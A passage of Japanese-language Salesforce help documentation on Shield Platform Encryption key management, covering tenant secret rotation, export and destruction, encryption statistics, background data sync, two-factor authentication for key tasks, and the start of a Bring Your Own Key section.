鍵の管理と循環

Shield Platform Encryption を使用すると、データの暗号化に使用される鍵素材の管理および循環が可能になります。Salesforce を使用してテナントの秘密を生成し、それをリリースごとの主秘密と結合してデータ暗号化鍵を抽出できます。抽出されたデータ暗号化鍵は、暗号化と復号化の機能で使用されます。Bring Your Own Key (BYOK) サービスを使用して独自の鍵素材をアップロードすることも、鍵素材を Salesforce の外部に保存し、キャッシュのみの鍵サービスで鍵素材をオンデマンドで取得することもできます。

鍵管理では、まずセキュリティ管理者に適切な権限を付与します。信頼できるユーザに、データの暗号化、証明書の管理、および鍵素材の操作ができる権限を付与します。これらのユーザの鍵管理活動と暗号化活動を設定変更履歴を使用して監視することをお勧めします。承認された開発者は、Salesforce API で TenantSecret オブジェクトへのコールをコーディングして、テナントの秘密を生成、循環、エクスポート、破棄、再インポート、およびアップロードできます。

このセクションの内容:

鍵素材の操作

Shield Platform Encryption では、組織のための一意のテナントの秘密を生成するか、独自の外部リソースを使用してテナントの秘密または鍵素材を生成できます。いずれの場合も、独自の鍵素材を管理します。つまり、鍵素材の循環やアーカイブを行うことができ、鍵素材の責任を共有する他のユーザを指定できます。

暗号化のテナントの秘密の循環

テナントの秘密のライフサイクルを制御することで、データ暗号化鍵のライフサイクルを制御します。Shield Platform Encryption の新しい鍵素材の生成またはアップロードを定期的に行うことをお勧めします。テナントの秘密を循環する場合は、それを Salesforce が生成したテナントの秘密か顧客が提供した鍵素材に置き換えます。

テナントの秘密のバックアップ

Shield Platform Encryption テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密をエクスポートして、関連データに引き続きアクセスできるようにすることをお勧めします。

暗号化カバー率に関する統計情報の取得

[暗号化統計] ページには、Shield Platform Encryption で暗号化されたすべてのデータの概要が表示されます。この情報は、鍵の循環および管理作業を掌握するのに役立ちます。暗号化統計を使用して、鍵素材の循環後に更新するオブジェクトと項目を識別することもできます。

バックグラウンド暗号化サービスによるデータ暗号化の同期

暗号化ポリシーは定期的に変更します。または、鍵を循環します。Shield Platform Encryption を使用して、暗号化戦略から最大限の保護を実現するには、最新の暗号化ポリシーおよび鍵を使用して、暗号化された新規および既存のデータを同期します。これは自分で行うことも、Salesforce に支援を依頼することもできます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

鍵素材を管理する

- 「暗号化鍵の管理」

鍵素材を破棄

Shield Platform Encryption テナントの秘密と鍵素材の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。鍵素材は、組織および鍵素材が適用される特定のデータに固有です。鍵素材を破棄すると、以前にエクスポートした鍵素材をインポートしない限り、関連データにアクセスできなくなります。

鍵管理での 2 要素認証の義務付け

2要素認証はデータとリソースへのアクセスをセキュリティ保護するための強力なツールです。鍵素材と証明書の生成、循環、アップロードなどの Shield Platform Encryption の鍵の管理タスクに、2要素認証を義務付けられるようになりました。

Bring Your Own Key (BYOK)

独自のテナントの秘密を使用すると、Salesforce Shield Platform Encryption の利点を得られるだけでなく、テナントの秘密を専用に管理することによって高保証を実現できます。

キャッシュのみの鍵サービス

Shield Platform Encryption のキャッシュのみの鍵サービスは、保持されない鍵素材に対する独自のニーズに対処します。鍵素材を Salesforce の外部に保存し、キャッシュのみの鍵サービスを使用して、制御する鍵サービスから鍵をオンデマンドで取得できます。鍵サービスにより、設定した安全なチャネルを介して鍵が転送され、キャッシュのみの鍵サービスによって即時の暗号化操作および復号化操作に鍵が使用されます。Salesforce は、どのレコードのシステムまたはバックアップにもキャッシュのみの鍵を保持しません。鍵素材はいつでも取り消せます。

鍵素材の操作

Shield Platform Encryption では、組織のための一意のテナントの秘密を生成するか、独自の外部リソースを使用してテナントの秘密または鍵素材を生成できます。いずれの場合も、独自の鍵素材を管理します。つまり、鍵素材の循環やアーカイブを行うことができ、鍵素材の責任を共有する他のユーザを指定できます。

新しい鍵素材を生成またはアップロードすると、新しいデータはすべてこの鍵を使用して暗号化されます。これが現在の有効な鍵です。他方、既存の機密データは、現在はアーカイブされている以前の鍵で暗号化されたままです。こうした場合、有効な鍵を使用してこのデータを再暗号化することを強くお勧めします。[暗号化統計およびデータ同期] で有効な鍵素材を使用してデータを同期できます。データの同期のサポートが必要な場合は、Salesforce カスタマーサポートにお問い合わせください。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、[こちらをクリックしてください](#)。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

- 鍵素材を管理する
- 「暗号化鍵の管理」

暗号化のテナントの秘密の循環

テナントの秘密のライフサイクルを制御することで、データ暗号化鍵のライフサイクルを制御します。Shield Platform Encryption の新しい鍵素材の生成またはアップロードを定期的に行なうことをお勧めします。テナントの秘密を循環する場合は、それを Salesforce が生成したテナントの秘密か顧客が提供した鍵素材に置き換えます。

テナントの秘密を循環する頻度を決める場合は、セキュリティポリシーを確認してください。鍵素材を循環できる頻度は、テナントの秘密種別と環境に応じて異なります。テナントの秘密は間隔ごとに 1 回循環できます。

表 1: テナントの秘密の循環間隔

テナントの秘密種別	本番環境	Sandbox 環境
Salesforce のデータ	24 時間	4 時間
Salesforce のデータ(確定的)	24 時間	4 時間
分析	24 時間	4 時間
検索インデックス	7 日	7 日
イベントバス	7 日	7 日

鍵派生関数では主秘密が使用されます。主秘密は、Salesforce のメジャーリリース時に毎回循環されます。テナントの秘密を循環するまで、主秘密は暗号化鍵や暗号化されたデータに影響しません。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- [テナントの秘密種別を選択] ドロップダウンから、データ型を選択します。
- そのデータ型のテナントの秘密の状況を確認します。既存のテナントの秘密は、有効、アーカイブ済み、または破棄済みとして表示されます。

有効

新規または既存のデータを暗号化および復号化する場合に使用される可能性があります。

アーカイブ済み

新しいデータを暗号化できません。鍵が有効であったときにこの鍵を使用して以前に暗号化されたデータを復号化する場合に使用される可能性があります。

破棄済み

データを暗号化および復号化することはできません。鍵が有効であったときにこの鍵を使用して暗号化されたデータを復号化することはできません。この鍵で暗号化したファイルおよび添付ファイルはダウンロードできません。

- [新しいテナントの秘密を生成] または [Bring Your Own Key] をクリックします。顧客が指定したテナントの秘密をアップロードする場合、暗号化されたテナントの秘密とテナントの秘密ハッシュをアップロードします。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。

Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

 **メモ:** 有効およびアーカイブされたテナントの秘密は種別ごとに最大 50 件まで使用できます。たとえば、Salesforce のデータのテナントの秘密は有効を 1 件、アーカイブを 49 件使用でき、Analytics テナントの秘密も同じ数を使用できます。この制限には、Salesforce が生成した鍵素材と、顧客が指定した鍵素材が含まれます。

制限に達した場合、別の鍵を再度有効化、再度アーカイブ、またはコールアウトを作成するには、既存の鍵を破棄します。鍵を破棄する前に、有効な鍵で暗号化するデータを同期します。

5. 有効な鍵素材を使用して項目値を再度暗号化する場合は、新規および既存の暗号化データを最新の鍵のもとで同期します。[設定] の [暗号化統計およびデータ同期] ページからデータを自分で同期できますが、Salesforce カスタマーサポートにご依頼いただくこともできます。

 **警告:** クリーンで一貫性のある結果を得るために、Salesforce カスタマーサポートにデータの再度有効化を依頼することをお勧めします。既存のレコードへの有効な鍵素材の適用は、[設定] で編集するか、API を介してプログラムで行うことができます。レコードを編集すると、暗号化サービスがトリガされ、最新の鍵素材を使用して既存のデータが再度暗号化されます。この更新によりレコードのタイムスタンプが変更され、項目履歴またはフィード履歴に更新が記録されます。ただし、[履歴] 関連リストとフィード履歴の項目履歴は、新しい鍵素材で再度暗号化されません。

-  **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

テナントの秘密のバックアップ

Shield Platform Encryption テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密をエクスポートして、関連データに引き続きアクセスできるようにすることをお勧めします。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
 2. 鍵が表示されているテーブルで、バックアップするテナントの秘密を見つけています。[エクスポート] をクリックします。
 3. 警告ボックスで選択内容を確認し、エクスポートされたファイルを保存します。
- ファイル名は `tenant-secret-org-<組織 ID>-ver-<テナントの秘密のバージョン番号>.txt` です。たとえば、
`「tenant-secret-org-00DD00000007eTR-ver-1.txt」` などです。
4. エクスポートする特定のバージョンを確認し、エクスポートされたファイルに意味のある名前を付けます。ファイルを安全な場所に保存し、必要に応じて組織にインポートし直すことができるようになります。

 **メモ:** エクスポートされたテナントの秘密はそれ自体が暗号化されています。

エクスポートされた鍵素材は、組織の鍵素材のコピーです。エクスポートされたテナントの鍵をインポートするには、最初に組織のオリジナルを破棄します。
[「テナントの秘密の破棄」\(ページ 234\)](#)を参照してください。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

暗号化カバー率に関する統計情報の取得

[暗号化統計] ページには、Shield Platform Encryption で暗号化されたすべてのデータの概要が表示されます。この情報は、鍵の循環および管理作業を掌握するのに役立ちます。暗号化統計を使用して、鍵素材の循環後に更新するオブジェクトと項目を識別することもできます。

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

このセクションの内容:

暗号化統計の収集

[暗号化統計およびデータ同期] ページには、データのうち、Shield Platform Encryption で暗号化されている量と、有効な鍵素材で暗号化されている量が表示されます。この情報を使用して、鍵の循環のアクションとタイムラインに関する情報を把握できます。[暗号化統計] ページを使用して、バックグラウンド暗号化サービスと同期する必要がある項目とオブジェクトに関する情報を収集することもできます。

暗号化統計の解釈と使用

[暗号化統計] ページでは、暗号化データのスナップショットを把握できます。この情報を使用して、暗号化データの管理について情報に基づいた意思決定ができます。

暗号化統計の収集

[暗号化統計およびデータ同期] ページには、データのうち、Shield Platform Encryption で暗号化されている量と、有効な鍵素材で暗号化されている量が表示されます。この情報を使用して、鍵の循環のアクションとタイムラインに関する情報を把握できます。[暗号化統計] ページを使用して、バックグラウンド暗号化サービスと同期する必要がある項目とオブジェクトに関する情報を収集することもできます。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化統計] を選択します。
2. 左ペインからオブジェクト種別またはカスタムオブジェクトを選択します。[暗号化されたデータ] または [有効な鍵を使用] 列に「--」が表示されている場合、そのオブジェクトに関する統計はまだ収集されていません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

プラットフォームの暗号化の [設定] ページを表示する

- 「設定・定義の参照」および「アプリケーションのカスタマイズ」

Object	Data Encrypted	Uses Active Key	Sync Needed
Account	50%	50%	Yes
Case	100%	100%	No
Contact	93%	93%	Yes
Lead	25%	25%	Yes
Opportunity	-	-	Yes
Attachment	-	-	Yes

3. [統計を収集] をクリックします。

オブジェクトに含まれるデータ量に応じて、収集プロセスにかかる時間は異なります。収集プロセスが完了するとメールで通知されます。統計が収集されると、ページには、各オブジェクトのデータに関して更新された情報が表示されます。項目履歴およびフィード追跡の暗号化が有効になっている場合は、暗号化された項目履歴およびフィード追跡の変更に関する統計も表示されます。

メモ:

- 統計は 24 時間ごとに 1 回、[統計を収集] をクリックするか、セルフサービスバックグラウンド暗号化サービスを実行して収集できます。
- フィード項目はフィード投稿から派生するため、フィード項目には統計は表示されません。フィード投稿の統計を収集することで、フィード投稿とフィード項目の両方の暗号化状況を確認できます。

暗号化統計の解釈と使用

[暗号化統計] ページでは、暗号化データのスナップショットを把握できます。この情報を使用して、暗号化データの管理について情報に基づいた意思決定ができます。

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このページには、暗号化データについてサマリービューと詳細ビューという 2 つのビューがあります。

暗号化のサマリービュー

暗号化のサマリービューには、暗号化されたデータを含むすべてのオブジェクトとそれらのオブジェクト内の暗号化されたデータに関する統計が表示されます。

Object	Data Encrypted	Uses Active Key	Sync Needed
Account	50%	50%	Yes
Case	100%	100%	No
Contact	93%	93%	Yes
Lead	25%	25%	Yes
Opportunity	--	--	Yes
Attachment	--	--	Yes

- オブジェクト—標準オブジェクトとカスタムオブジェクトがリストされます。標準オブジェクトに関するデータは、特定種別のすべての標準オブジェクトに対して集計されます。カスタムオブジェクトに関するデータは、カスタムオブジェクトごとにリストされます。
- 暗号化されたデータ—オブジェクトのデータのうち、暗号化されている割合。上記の例では、取引先オブジェクトの全データの 50% が暗号化されています。
- 有効な鍵を使用—そのオブジェクトまたはオブジェクト種別のデータのうち、有効な鍵素材で暗号化されているデータの割合。
- 同期が必要—バックグラウンド暗号化サービスでデータを同期するかどうかを提案します。項目に対する暗号化の追加または無効化、項目の暗号化スキームの変更、または鍵素材の循環を行うと、この列に「はい」と表示されます。

[暗号化されたデータ] 列と [有効な鍵を使用] 列の数値が等しく、[同期が必要] 列が [いいえ] の場合、すべての暗号化データが同期されます。上記の例では、ケースオブジェクトが同期されます。

オブジェクトの [暗号化されたデータ] 列と [有効な鍵を使用] 列の数値が等しい場合に、[同期が必要] 列が [はい] になることがあります。この値の組み合わせは、最後に統計を収集したか、データを保存してから暗号化ポリシー設定または鍵が変更された場合に発生します。この組み合わせは、新しく暗号化されたデータの統計が収集されたが、オブジェクトが一度も同期されていない場合にも発生します。上記の例では、取引先、取引先責任者、リード、および商談オブジェクトがこれらの条件の 1つ以上を満たしています。

二重ダッシュ (--) は、そのオブジェクトまたはオブジェクト種別に対する統計がまだ収集されていないことを示します。上記の例では、商談および添付ファイルオブジェクトの統計は収集されていません。

暗号化の詳細ビュー

暗号化の詳細ビューには、各オブジェクトカテゴリに保存されている項目と履歴データの統計が表示されます。項目履歴およびフィード追跡の暗号化が有効になっている場合は、暗号化された項目履歴およびフィード追跡の変更に関する統計データも表示されます。

項目

[項目] タブには、各オブジェクトの項目データに関するデータが表示されます。

- 項目—そのオブジェクトで、データが含まれているすべての暗号化可能な標準項目とカスタム項目。

 **メモ:** すべての項目データが同じ項目に保存され、そのデータが UI に表示されるわけではありません。たとえば一部の [個人取引先] 項目データは対応する [取引先責任者] 項目に保存されます。[個人取引先] は有効になっているが、[取引先責任者] 詳細ビューに暗号化された項目が表示されない場合は、取引先責任者オブジェクトの統計をそこで収集して確認します。

同様に Chatter データは、フィード添付、フィードコメント、フィードのアンケート選択肢、フィード投稿、およびフィードリビジョンオブジェクトに保存されます。[暗号化統計] ページには、デー

ターベースに暗号化された Chatter データが保持されている、これらのオブジェクトとすべての項目がリストされます。[暗号化統計]ページにリストされた項目の中には、同じ名前では UI に表示されないものもありますが、UI に表示されるすべての暗号化データが保存されています。暗号化される Chatter 項目のリストについては、Salesforce ヘルプの「[暗号化できる標準項目とデータ要素は?](#)」(ページ 181)を参照してください。

- API 参照名 — データが含まれている項目の API 参照名。
- 暗号化されたレコード — 特定種別のすべてのオブジェクトで、ある項目種別に保存されている暗号化された値の数。たとえば、取引先オブジェクトを選択すると、[取引先名] の横にある [暗号化されたレコード] 列に「9」が表示されるとします。これはつまり、すべての [取引先名] 項目のうち、暗号化されたレコードが 9 件あるということです。
- 暗号化されていないレコード — ある項目種別に保存されているプレーンテキスト値の数。
- テナントの秘密の混在状況 — ある項目種別の暗号化データに、有効なテナントの秘密とアーカイブされたテナントの秘密のどちらが適用されているかを示します。
- スキームが混在しています — ある項目種別の暗号化データに、確定的と確率的のどちらの暗号化スキームが適用されているかを示します。

 **メモ:** 次は、暗号化されたレコードと暗号化されていないレコードの両方にあてはまります。

- 項目のレコード数には NULL 値または空白値は含まれません。NULL 値または空白値がある項目には、実際のレコード数とは異なる(少ない)レコード数が表示される場合があります。
- Contact.Name や Contact.Address のような複合項目のレコード数には、実際のレコード数とは異なる(多い)レコード数が表示される場合があります。この数には、各レコードに対して 2 つ以上の項目がカウントされて含まれています。

履歴

[履歴] タブには、項目履歴とフィード追跡の変更に関するデータが表示されます。

- 項目 — そのオブジェクトで、データが含まれているすべての暗号化可能な標準項目とカスタム項目。
- API 参照名 — データが含まれている項目の API 参照名。
- 暗号化された項目履歴 — 特定種別のすべてのオブジェクトにある項目種別の暗号化された項目履歴の値の数。たとえば、取引先オブジェクトを選択し、[取引先名] の [暗号化された項目履歴] 列に「2」が表示されている場合、[取引先名] には 2 つの暗号化された項目履歴の値が含まれていることになります。
- 暗号化されていない項目履歴 — ある項目に保存されているプレーンテキスト項目履歴の値の数。
- 暗号化されたフィード追跡 — ある項目に保存されている暗号化されたフィード追跡の値の数。
- 暗号化されていないフィード追跡 — ある項目に保存されているプレーンテキストフィード追跡の値の数。

使用のベストプラクティス

これらの統計を使用して、主要な管理作業について情報に基づいた意思決定を下すことができます。

- 暗号化ポリシーを更新する — 暗号化統計の詳細ビューには、オブジェクトのどの項目に暗号化データが含まれるかが表示されます。この情報を使用して、暗号化ポリシーが組織の暗号化戦略に一致しているか定期的に評価できます。

- 鍵を循環する—すべてのデータを有効な鍵素材で暗号化しなければならない場合があります。ページの左側にある暗号化サマリーペインを確認します。[有効な鍵を使用]の値が[暗号化されたデータ]の値よりも小さい場合、アーカイブされた鍵素材を使用しているデータがあります。データを同期するには、[同期]ボタンをクリックするか、Salesforce カスタマーサポートにお問い合わせください。
- データを同期する—鍵の循環は、暗号化戦略の重要な部分です。鍵素材を循環すると、既存のデータに対して有効な鍵素材の適用が必要になることがあります。有効な鍵でデータを同期するには、[同期]ボタンをクリックします。

セルフサービスバックグラウンド暗号化を使用できない場合、[有効な鍵を使用]列と[テナントの秘密の混在状況]列を確認して、アーカイブされた鍵で暗号化されているデータが含まれる項目を特定します。これらのオブジェクトと項目をメモし、Salesforce カスタマーサポートに連絡してバックグラウンド暗号化サービスを依頼してください。Salesforce カスタマーサポートでは、それらの同期が必要なオブジェクトと項目のみに絞り、バックグラウンド暗号化プロセスをできるだけ短時間で完了することができます。

バックグラウンド暗号化サービスによるデータ暗号化の同期

暗号化ポリシーは定期的に変更します。または、鍵を循環します。Shield Platform Encryption を使用して、暗号化戦略から最大限の保護を実現するには、最新の暗号化ポリシーおよび鍵を使用して、暗号化された新規および既存のデータを同期します。これは自分で行うことも、Salesforce に支援を依頼することもできます。

変更が発生した場合、暗号化ポリシーを最新の状態に維持するためのオプションがあります。[設定] の [暗号化統計およびデータ同期] ページからほとんどの標準項目とカスタム項目のデータを自分で同期できます。その他すべてのデータについては、データが最新の暗号化ポリシーとテナントの秘密に適合するように Salesforce が支援できます。

データが自動的に暗号化される場合とされない場合

- 特定の項目やその他のデータの暗号化を有効にすると、新しく作成および編集されたデータは自動的に最新の鍵を使用して暗号化されます。
- 組織の既存のデータは、自動的には暗号化されません。Salesforce のバックグラウンド暗号化サービスでは、要求に応じてこれに対処します。
- 鍵の循環戦略の一環としてテナントの秘密を変更すると、すでに暗号化されているデータは古いテナントの秘密で暗号化された状態のままになります。Salesforce のバックグラウンド暗号化サービスでは、要求に応じてこうしたデータを更新できます。また、古いアーカイブされた鍵を破棄しない限り、いつでもデータにアクセスできるため、心配はいりません。
- 暗号化をオフにすると、既存のデータは関連する鍵に基づいて自動的に復号化されます。データの暗号化によって影響を受ける機能はすべて復元されます。
- Salesforce が新しい鍵によるデータの再暗号化をサポートする場合、破棄された鍵で暗号化されていたデータはスキップされます。破棄された鍵で暗号化されたデータにアクセスするには、破棄された鍵のバックアップをインポートします。

 **メモ:** 注意: データ暗号化の同期は、レコードの LastModifiedDate または LastModifiedByld タイムスタンプに影響を与えません。トリガ、入力規則、ワークフロールール、またはその他の自動サービスを実行することはできません。ただし、SystemModStamp は変更されます。

自分で同期できるデータ

暗号化されたデータの大部分は、[設定] の [暗号化統計] ページから自分で同期できます。セルフサービスバックグラウンド暗号化では、次のものが同期されます。

- 標準項目およびカスタム項目
- [添付ファイル—コンテンツ本文] 項目
- [項目履歴およびフィード追跡の値を暗号化] 設定がオンのときの項目履歴およびフィード追跡の変更

[セルフサービスバックグラウンド暗号化](#)(ページ 233)とその[考慮事項](#)(ページ 273)についての詳細は、Salesforce ヘルプを参照してください。

Salesforce カスタマーサポートによるバックグラウンド暗号化サービスを依頼する方法

データを自分で同期できない場合は、Salesforce カスタマーサポートに問い合わせて、支援を依頼してください。データの同期に関して支援を依頼するときは、次のヒントに留意してください。

完了までの時間を見込む

バックグラウンド暗号化サービスを完了する必要がある日の 2~3 営業日前に Salesforce サポートにお問い合わせください。プロセスを完了するまでの時間は、データの量によって異なります。数日かかる場合もあります。

データを指定する

暗号化または再暗号化するオブジェクト、項目名、およびデータ要素のリストを提供します。

リストを確認する

[設定] でこのリストが暗号化対象と一致することを確認します。

- [暗号化ポリシー] ページで選択されているデータ要素
- [標準項目を暗号化] ページで選択されている標準項目
- [項目定義] ページで暗号化対象として選択されているカスタム項目

 **ヒント:** また、項目値の長さが暗号化できる範囲内であることも確認します。

ファイルと添付ファイルを含めるかどうか

ファイルと添付ファイルの場合、すべて暗号化するか、一切暗号化しないかしか選べません。個別に指定する必要はありません。

履歴およびフィードデータを含めるかどうか

対応する項目履歴およびフィードデータを暗号化するかどうかを指定します。

時間を選択する

Salesforce カスタマーサポートは、バックグラウンド暗号化サービスをお客様のタイムゾーンの月曜日～金曜日、午前 6 時～午後 5 時の間に実行できます。

 **ヒント:** どのデータがすでに暗号化されているか不明な場合は、暗号化したすべての項目の記録が保持されている [暗号化統計] ページにアクセスします。

鍵を破棄した場合はどうすればよいでしょうか?

鍵が破棄された場合、データを自動的に復号化することはできません。このデータを処理するためのオプションがいくつかあります。

- 破棄された鍵をバックアップから再インポートし、暗号化ポリシーを使用してデータを同期するように Salesforce カスタマーサポートに依頼します。
- 破棄された鍵で暗号化されたデータをすべて削除してから、データを同期するように Salesforce カスタマーサポートに依頼します。
- 破棄された鍵で暗号化されたデータすべてを「?????」で一括上書きするように Salesforce サポートに依頼します。

 **メモ:** 破棄された素材で暗号化したデータの暗号化を無効にするときは、次の点に留意してください。

- 破棄された鍵で暗号化されたファイルに対する暗号化を無効にしても、ファイルが自動的に削除されることはありません。ファイルの削除は Salesforce サポートに依頼できます。
- 破棄した鍵で暗号化された項目の暗号化を無効にする場合、自動暗号化解除プロセスに要する時間は長くなります。このプロセスが完了すると、Salesforce からメールで通知されます。

このセクションの内容:

セルフサービスバックグラウンド暗号化によるデータの同期

データを有効な鍵素材と同期すると、暗号化ポリシーが最新の状態に維持されます。[設定] の [暗号化統計およびデータ同期] ページから、標準項目およびカスタム項目のデータ、[添付ファイル—コンテンツ本文] 項目のデータ、および項目履歴およびフィード追跡の場合は変更のデータを同期できます。その他すべての暗号化データを同期する場合は、Salesforce カスタマーサポートにお問い合わせください。

セルフサービスバックグラウンド暗号化によるデータの同期

データを有効な鍵素材と同期すると、暗号化ポリシーが最新の状態に維持されます。[設定]の[暗号化統計およびデータ同期]ページから、標準項目およびカスタム項目のデータ、[添付ファイル—コンテンツ本文]項目のデータ、および項目履歴およびフィード追跡の場合は変更のデータを同期できます。その他すべての暗号化データを同期する場合は、Salesforce カスタマーサポートにお問い合わせください。

セルフサービスバックグラウンド暗号化では、説明項目、ロングテキストエリア項目、リッチテキストエリア項目を除く、すべての標準項目とカスタム項目がサポートされます。サポート対象外の項目とその他の暗号化データを同期する場合は、Salesforce カスタマーサポートにお問い合わせください。

セルフサービスバックグラウンド暗号化プロセスに項目履歴とフィード追跡の値を含めるには、まず[高度な設定]ページで[項目履歴およびフィード追跡の値を暗号化]をオンにします。項目履歴およびフィード追跡の暗号化は、[PlatformEncryptionSettings](#) メタデータ型を使用してプログラムで有効にすることもできます。この設定がオンになると、セルフサービス暗号化プロセスが有効な鍵素材を項目履歴とフィード追跡の値に適用します。

1. [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[暗号化統計]を選択します。
2. 左ペインからオブジェクト種別またはカスタムオブジェクトを選択します。

 **メモ:** [同期が必要]列は、データを同期する必要があるかどうかを示します。項目に対する暗号化の追加または無効化、鍵素材の循環、または項目の暗号化スキームの変更を行うと、この列に「はい」と表示されます。

3. [同期]をクリックします。

サポートされる標準項目とカスタム項目は、有効な鍵素材と暗号化ポリシーを使用してバックグラウンドで暗号化されます。このサービスは、データを同期した後、そのオブジェクトの統計を収集します。収集された統計を表示するには、確認メールが届くまで待ってから、[暗号化統計およびデータ同期]ページを更新します。

 **メモ:** オブジェクトに含まれるデータ量に応じて、同期プロセスにかかる時間は異なります。同期プロセスが完了すると、メールで通知されます。[暗号化統計およびデータ同期]ページから 7 日間に 1 回データを同期できます。

[添付ファイル—コンテンツ本文]項目に多数のデータがある場合、同期プロセスを実行すると、要求が複数のバッチに分割され、順々に同期されます。ただし、これらのすべてのバッチを一度に暗号化できない場合があります。これは、Salesforce が機能ネットワークの負荷を管理するのに役立つサービス保護です。同期プロセスが完了したが、暗号化統計の状況が完了率 100% 未満の場合は、[同期]を再びクリックします。バックグラウンド暗号化サービスにより、中断した場所から再開されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された**Developer Edition**組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

プラットフォームの暗号化の[設定]ページを表示する

- 「設定・定義を参照する」

鍵素材を破棄

Shield Platform Encryption テナントの秘密と鍵素材の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。鍵素材は、組織および鍵素材が適用される特定のデータに固有です。鍵素材を破棄すると、以前にエクスポートした鍵素材をインポートしない限り、関連データにアクセスできなくなります。

データおよび鍵素材をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce では、テナントの秘密および鍵の削除、破棄、置き忘れが発生してもサポートできません。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
2. テナントの秘密が表示されているテーブルで、破棄する秘密を含む行を見つけます。[破棄] をクリックします。
3. 警告ボックスが表示されます。表示されているとおりテキストを入力し、テナントの秘密を破棄していることを確認するチェックボックスをオンにして、[廃棄] をクリックします。
コンテンツの暗号化に使用した鍵を破棄すると、ファイルのプレビューおよびユーザのブラウザすでにキャッシュされたコンテンツが、引き続きクリアテキストで表示されることがあります。ユーザが再度ログインしたときに、キャッシュされたコンテンツは削除されます。
4. テナントの秘密をインポートするには、[インポート]>[ファイルを選択] をクリックして、ファイルを選択します。テナントの秘密の正しいバージョンをインポートしていることを確認します。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

鍵管理での 2 要素認証の義務付け

2要素認証はデータとリソースへのアクセスをセキュリティ保護するための強力なツールです。鍵素材と証明書の生成、循環、アップロードなどのShield Platform Encryptionの鍵の管理タスクに、2要素認証を義務付けられるようになりました。

! **重要:** 必ず、セキュリティ管理者に時間ベースのワンタイムパスワードを取得する手段を提供します。このパスワードは、2番目の認証要素になります。そうしないと暗号化鍵関連のタスクを実行できません。

1. [設定] の [クイック検索] ボックスに「ID 検証」と入力し、[ID 検証] を選択します。
2. [暗号化鍵の管理] ドロップダウンから [セッションを高保証に上げる] を選択します。
「暗号化鍵の管理」権限を持つすべてのシステム管理者は、[設定] および API を使用して鍵管理タスクを実行するために 2つ目の認証方法を使用する必要があります。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

鍵管理タスクに ID 検証を割り当てる

- 「暗号化鍵の管理」

Bring Your Own Key (BYOK)

独自のテナントの秘密を使用すると、Salesforce Shield Platform Encryption の利点を得られるだけでなく、テナントの秘密を専用に管理することによって高保証を実現できます。

独自のテナントの秘密を制御するには、Salesforce カスタマーサポートに連絡して Bring Your Own Keys を有効にし、BYOK 互換の証明書を生成し、その証明書を使用して自分で生成したテナントの秘密を暗号化および保護し、Salesforce Shield Platform Encryption 鍵管理マシンにテナントの秘密へのアクセス権を付与します。

このセクションの内容:

1. Bring Your Own Key の概要

